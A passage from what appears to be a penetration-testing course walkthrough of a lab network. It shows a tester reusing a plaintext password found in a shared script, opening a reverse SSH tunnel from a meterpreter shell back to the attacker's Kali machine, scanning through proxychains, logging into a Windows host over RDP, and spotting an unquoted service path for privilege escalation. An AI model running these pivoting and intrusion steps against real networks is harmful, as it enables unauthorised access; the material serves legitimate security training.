[738] (Alpine Linux Development Team, 2020), https://alpinelinux.org/

Unfortunately, the environment variables don't tell us much. Looking at the output for **ps aux** also does not reveal any useful information on what we could exploit. Let's run **netstat** to see if we have access to any new ports not exposed from the sandbox external network.

```
netstat -tulpn
netstat: showing only processes with your user ID
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address  Foreign Address  State       PID/Program name
tcp        0      0 0.0.0.0:22     0.0.0.0:*        LISTEN      -
tcp        0      0 0.0.0.0:3306   0.0.0.0:*        LISTEN      -
tcp        0      0 :::22          :::*             LISTEN      -
udp        0      0 127.0.0.1:323  0.0.0.0:*                    -
udp        0      0 ::1:323        :::*                         -
```

Listing 951 - Viewing open ports

Similar to the running services, the open ports don't provide us with any new information. Let's check what the filesystem looks like.

```
cat /etc/fstab
UUID=ede2f74e-f23a-441c-b9cb-156494837ef3       /       ext4    rw,relatime 0 1
UUID=8e53ca17-9437-4f54-953c-0093ce5066f2       /boot   ext4    rw,relatime 0 2
UUID=ed8db3c1-a3c8-45fb-b5ec-f8e1529a8046       swap    swap    defaults        0 0
/dev/cdrom      /media/cdrom    iso9660 noauto,ro 0 0
/dev/usbdisk    /media/usb      vfat    noauto  0 0
//10.5.5.20/Scripts    /mnt/scripts  cifs  uid=0,gid=0,username=,password=,_netdev 0 0
```

Listing 952 - Checking mounted shares

The contents of /etc/fstab are interesting. A share is mounted from the 10.5.5.20 host. Let's poke around the scripts share and see what we find.

```
cd /mnt/scripts
ls
nas_setup.yml
olduserlookup.ps1
system_report.ps1
temp_folder_cleanup.bat

cat system_report.ps1
# find a better way to automate this
$username = "sandbox\alex"
$pwdTxt = "Ndawc*nRoqkC+haZ"
$securePwd = $pwdTxt | ConvertTo-SecureString
$credObject = New-Object System.Management.Automation.PSCredential -ArgumentList $user
name, $securePwd

# Enable remote management on Poultry
$remoteKeyParams = @{
ComputerName = "POULTRY"
Path = 'HKLM:\SOFTWARE\Microsoft\WebManagement\Server'
Name = 'EnableRemoteManagement'
Value = '1'
}
Set-RemoteRegistryValue @remoteKeyParams -Credential $credObject

# Strange calc processes running lately
```

```
Stop-Process -processname calc
...
```

Listing 953 - Reviewing scripts

We seem to have discovered a set of credentials in the system_report.ps1 file. The user name is “sandbox\alex” and the password is "Ndawc*nRoqkC+haZ“. We also seem to have found the name of the target where the share is mounted,”Poultry“. Looking at the type of scripts in this directory and taking into account that the user seems to be a part of the”sandbox" domain, we might be looking at a Windows computer.

> *It’s a good habit to download the scripts you’ve discovered and save them in your notes. You never know when something might get deleted or when a client might ask for more evidence.*

24.5.3 Creating a Stable Reverse Tunnel

Similar to when we had unprivileged shell access to Ajla via the www-data user, we can’t use a standard ssh connection for Zora using the mysql account since this user does not have shell access by default.

While we can create a ssh tunnel similar to the one used on Ajla, there is another option that we can set up since Zora is running such a recent version of Alpine. Newer versions of the ssh client allow us to establish a very useful type of tunnel via reverse dynamic port forwarding.

```
ssh -V
OpenSSH_8.1p1, OpenSSL 1.1.1d  10 Sep 2019
```

Listing 954 - Checking ssh client version

Zora is running ssh version OpenSSH_8.1p1, which should support this feature. If we can get this to work, we will have full network access to the 10.5.5.0/24 sandbox internal network through a SOCKS proxy running on our Kali machine.

Since we only have access to a meterpreter shell, we need to create a new ssh key on Zora and run the ssh client in a way that does not require interaction. First, let’s generate an ssh key on Zora. We will use the meterpreter shell for this.

```
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/lib/mysql/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Created directory '/var/lib/mysql/.ssh'.
Your identification has been saved in /var/lib/mysql/.ssh/id_rsa.
Your public key has been saved in /var/lib/mysql/.ssh/id_rsa.pub.
...

cat /var/lib/mysql/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC4cjmvS... mysql@zora
```

Listing 955 - Generating SSH keys

With the SSH keys generated, we need to set up the authorized_keys file on our Kali machine for the kali user with the same type of restrictions as we did earlier. An example of the entry can be found in Listing 956.

```
from="10.11.1.250",command="echo 'This account can only be used for port forwarding'",
no-agent-forwarding,no-X11-forwarding,no-pty ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC4c
jmvS... mysql@zora
```

Listing 956 - authorized_keys file entry

The "from" IP does not have to change since the traffic is still coming from the external firewall as far as our Kali system is concerned. The ssh command we use does have to change a bit though. This time, we don't need multiple remote port forwarding options. We will only need one port forwarding option, which is **-R 1080**. By not including a host after the port, ssh is instructed to create a SOCKS proxy on our Kali server.[739] We also need to change the location of the private key.

```
ssh -f -N -R 1080 -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" -i /
var/lib/mysql/.ssh/id_rsa kali@10.11.0.4
```

Listing 957 - SSH command for reverse dynamic port forwarding to Kali

Running this command in the meterpreter shell should initiate the ssh connection to our Kali machine.

```
<span custom-style="BoldCodeUser">ssh -f -N -R 1080 -o "UserKnownHostsFile=/dev/null"
-o "StrictHostKeyChecking=no" -i /var/lib/mysql/.ssh/id_rsa kali@10.11.0.4/cu>
Warning: Permanently added '10.11.0.4' (ECDSA) to the list of known hosts.
```

Listing 958 - Running the SSH command for reverse dynamic port forwarding in metasploit

We can double check that the port was opened by running **netstat** on our Kali system.

```
kali@kali:~$ sudo netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address   Foreign Address  State       PID/Program name
tcp        0      0 0.0.0.0:111     0.0.0.0:*        LISTEN      1/systemd
tcp        0      0 0.0.0.0:22      0.0.0.0:*        LISTEN      645/sshd
tcp        0      0 127.0.0.1:1080  0.0.0.0:*        LISTEN      99765/sshd: kali
tcp6       0      0 :::111          :::*             LISTEN      1/systemd
tcp6       0      0 :::22           :::*             LISTEN      645/sshd
tcp6       0      0 ::1:1080        :::*             LISTEN      99765/sshd: kali
udp        0      0 0.0.0.0:1194    0.0.0.0:*                    94368/openvpn
udp        0      0 0.0.0.0:111     0.0.0.0:*                    1/systemd
udp6       0      0 :::111          :::*                         1/systemd
```

Listing 959 - Verifying that the reverse dynamic port forward was created

With the dynamic reverse tunnel established, we can configure proxychains on Kali to use the SOCKS proxy. We can do this by opening etc/proxychains.conf and editing the last line, specifying port 1080.

```
# proxychains.conf  VER 3.1
#
#        HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#
```

[739] (OpenBSD Foundation, 2019), https://man.openbsd.org/ssh#R_5

```
   ...
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```

Listing 960 - Configuring proxychains

At this point, we should have a stable tunnel to access the 10.5.5.0/24 network and can move on to the next target, Poultry, that we discovered in the share mounted on Zora.

24.6 Targeting Poultry

Before we continue, a review of what we know and don't know would be helpful. We know that Ajla connects to the internal network via the database server Zora. We also just learned that within the internal network, a share is mounted to Zora from another computer named Poultry. We have a suspicion that Poultry is running Windows, but we are not sure of that yet. We also found credentials for a user within the sandbox domain. This means that a domain controller should exist somewhere.



Figure 341: Network Diagram with Poultry

Before attempting to use the discovered credentials, we will first enumerate Poultry to discover what our next step should be.

24.6.1 Enumeration

We are assuming that Poultry is running Windows. We can become more confident by conducting some network enumeration with an Nmap scan. Should Nmap discover any applications, we can enumerate them as well.

24.6.1.1 Network Enumeration

To run an Nmap scan, we will have to use ProxyChains. Network scanning with ProxyChains will be slow so we will start with only the top 20 ports and expand our scope if needed.

> *You can speed up network scanning through proxychains by modifying the timeout via the tcp_read_time_out and tcp_connect_time_out values in /etc/proxychains.conf. However, don't set these too low or you will receive incorrect results.*

To run Nmap through ProxyChains, we will prepend the **nmap** command we want to run with **proxychains**. We will only scan the top 20 ports by using the **-top-ports=20** flag and will conduct a connect scan with the **-sT** flag. SOCKS proxies require a TCP connection to be made and thus a half-open or SYN scan cannot be used with ProxyChains.[740] Since SOCKS proxies require a TCP connection, ICMP cannot get through either and we must disable pinging with the **-Pn** flag.

```
kali@kali:~$ proxychains nmap --top-ports=20 -sT -Pn 10.5.5.20
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-10 20:52 MST
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:110-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:139-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:135-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:3389-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:143-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:8080-<--timeout
...
Nmap scan report for 10.5.5.20
Host is up (1.4s latency).

PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   closed http
110/tcp  closed pop3
111/tcp  closed rpcbind
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
143/tcp  closed imap
443/tcp  closed https
445/tcp  open   microsoft-ds
993/tcp  closed imaps
995/tcp  closed pop3s
1723/tcp closed pptp
3306/tcp closed mysql
```

[740] (Wikipedia, 2019), https://en.wikipedia.org/wiki/SOCKS#Comparison_to_HTTP_proxying

```
3389/tcp open   ms-wbt-server
5900/tcp closed vnc
8080/tcp closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 25.48 seconds
```

Listing 961 - Scanning Poultry with nmap

In Listing 961, Nmap discovered ports 135, 139, 445, and 3389 to be open. However, port 53 is closed, which is commonly found open on domain controllers. This is most likely not the domain controller we are looking for, but the other ports still indicate that this is a Windows OS. The top 20 ports do not show any HTTP applications running, so let's try to "exploit" this Windows machine by logging in via RDP with the credentials we discovered.

24.6.2 Exploitation (Or Just Logging In)

Now that we have a higher degree of confidence that Windows is running on this host and we found that RDP is open, we will use *xfreerdp* to connect to it. As we did with Nmap, we will have to prepend **xfreerdp** with the **proxychains** command. We provide the domain and user name with the **/d:sandbox** and **/u:alex** flags respectively. In order to redirect the clipboard, we will use the **+clipboard** flag, which will allow us to copy and paste to Poultry. Finally, we will also provide the host with the **/v:10.5.5.20** flag.

```
kali@kali:~$ proxychains xfreerdp /d:sandbox /u:alex /v:10.5.5.20 +clipboard
ProxyChains-3.1 (http://proxychains.sf.net)
...
Certificate details for 10.5.5.20:3389 (RDP-Server):
        Common Name: POULTRY.sandbox.local
        Subject:     CN = POULTRY.sandbox.local
        Issuer:      CN = POULTRY.sandbox.local
        Thumbprint:  10:9c:cc:64:c6:ad:9a:bb:78:4d:b3:04:b4:fb:77:0c:1a:c6:d2:b0
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
Password:
```

Listing 962 - Connecting to the host with xfreerdp

During the initial connection, we are prompted to accept the certificate. Entering "Y" will add the certificate to our trust store. Next, we will be prompted for a password, which we discovered in the system_report.ps1 script.

The credentials worked and we are presented with a Windows 7 desktop (Figure 342).

Figure 342: Logging into Poultry

24.6.3 Post-Exploitation Enumeration

After a brief investigation, we quickly discover that Poultry is running McAfee Endpoint Security. This means that if we upload and use any malicious executables, we will have to be very careful and ensure we evade the antivirus (AV).



Figure 343: Finding McAfee

We will begin by gathering some basic information about the host such as the exact build of Windows, the hostname, local users, network information, and what services are running. We will start by running **`systeminfo`**.

```
C:\Users\alex>systeminfo

Host Name:                 POULTRY
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
...
Registered Owner:          poultryadmin
...
Domain:                    sandbox.local
Logon Server:              \\SANDBOXDC
```

```
Hotfix(s):                 186 Hotfix(s) Installed.
                           [01]: KB2849697
...
                           [186]: KB4467107
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
...
                                 IP address(es)
                                 [01]: 10.5.5.20
                                 [02]: fe80::400a:ba3e:4ca5:6aa2

C:\Users\alex>
```

Listing 963 - systeminfo on Poultry

The output of this command gives us some great information. First, we know that the operating system version is Windows 7 Professional SP1 Build 7601. We see that there is a local user named "poultryadmin" and that this computer is indeed joined to the "sandbox.local" domain. Next, we find that the only ipv4 address on this host is 10.5.5.20. Since we were not able to do a full port scan, let's find out what ports are open with the **netstat** command.

```
C:\Users\alex>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       820
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       428
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       524
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       872
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       364
  TCP    0.0.0.0:49172          0.0.0.0:0              LISTENING       632
  TCP    0.0.0.0:49173          0.0.0.0:0              LISTENING       640
  TCP    10.5.5.20:139          0.0.0.0:0              LISTENING       4
...
  UDP    [fe80::400a:ba3e:4ca5:6aa2%11]:546  *:*
    872

C:\Users\alex>
```

Listing 964 - netstat on Poultry

While our earlier port scan only checked the top 20 ports, it still found all the ports of interest anyway. We already knew that ports 135, 139, 445, and 3389 were open. Ports 49152 and above are the Windows default dynamic/ephemeral ports for establishing TCP connections and we don't need to worry about them.[741] At this point, we should also check if alex is part of any administrator groups.

```
C:\Users\alex>net user /domain alex
The request will be processed at a domain controller for domain sandbox.local.

User name                    alex
```

[741] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Ephemeral_port

```
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/12/2019 4:26:47 PM
Password expires             Never
Password changeable          11/13/2019 4:26:47 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/1/2020 1:58:06 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

Listing 965 - net user on Poultry

It seems that the user “alex” is just a regular domain user. With this information stored away, we will take a look at what applications are installed.



Figure 344: Finding Installed Applications

Windows does not show very many applications for this user listed in the Start menu. While this isn't a full list, it gives us a good idea of what this computer is used for. Based on the information we have so far, it appears that this might be a user's workstation.

Next, we can take a look at the services to see if anything interesting is running on this box. We can use the **wmic** command to list all the running services. We only want basic information for now like the name, displayname, pathname, and startmode.

```
C:\Users\alex>wmic service get name,displayname,pathname,startmode

DisplayName                                                 Name
        PathName


                                                            StartMode
...
Windows Driver Foundation - User-mode Driver Framework  wudfsvc
        C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted


                                                            Manual
```



```
WWAN AutoConfig                                          WwanSvc
        C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork


                                                         Manual
```

Listing 966 - Getting services via wmic

This is great information but there is way too much of it for us to review manually. We will narrow it down to services that are automatically started by piping the **wmic** command to **findstr** to look for the word "auto". We also include the **/i** flag to make the search case insensitive.

```
C:\Users\alex>wmic service get name,displayname,pathname,startmode | findstr /i "auto"
Application Identity                                     AppIDSvc
        C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation


...
WWAN AutoConfig                                          WwanSvc
        C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork


                                                         Manual
```

Listing 967 - Getting services via wmic that are automatically started

This output is better, but it's not ideal. We can still take out services that are started from the c:\windows folder to get a list of non-standard services. This can be done by piping the command we have so far into **findstr** again and using the **/v** flag to ignore anything that contains the string "c:\windows".

```
C:\Users\alex>wmic service get name,displayname,pathname,startmode |findstr /i "auto"
|findstr /i /v "c:\windows"
McAfee Agent Common Services                             macmnsvc
        "C:\Program Files\McAfee\Agent\macmnsvc.exe" /ServiceStart


                                                        Auto
McAfee Agent Service                                     masvc
        "C:\Program Files\McAfee\Agent\masvc.exe" /ServiceStart


                                                        Auto
McAfee Service Controller                                mfemms
        "C:\Program Files\Common Files\McAfee\SystemCore\mfemms.exe"


                                                        Auto
McAfee Endpoint Security Web Control Service             mfewc
        "C:\Program Files (x86)\McAfee\Endpoint Security\Web Control\mfewc.exe"


                                                        Auto
Puppet Agent                                             puppet
        C:\Puppet\Current Version\sys\ruby\bin\ruby.exe -rubygems "C:\Puppet\Cur
rent Version\service\daemon.rb"
```

```
                                                    Auto
VMware Alias Manager and Ticket Service              VGAuthService
       "C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"


                                                    Auto
VMware Tools                                         VMTools
       "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"


                                                    Auto
```

Listing 968 - Getting services via wmic that are automatically started and non-standard

Now we have a more manageable list. One of the first things that stands out to us is the Puppet Agent has a service path that is not quoted. An unquoted search path could potentially give us elevated permissions if the service is running in the context of a higher privileged user. To find what user runs this service, we will open up the list of services by searching for “Services” in the start menu.



Figure 345: Finding the Services Application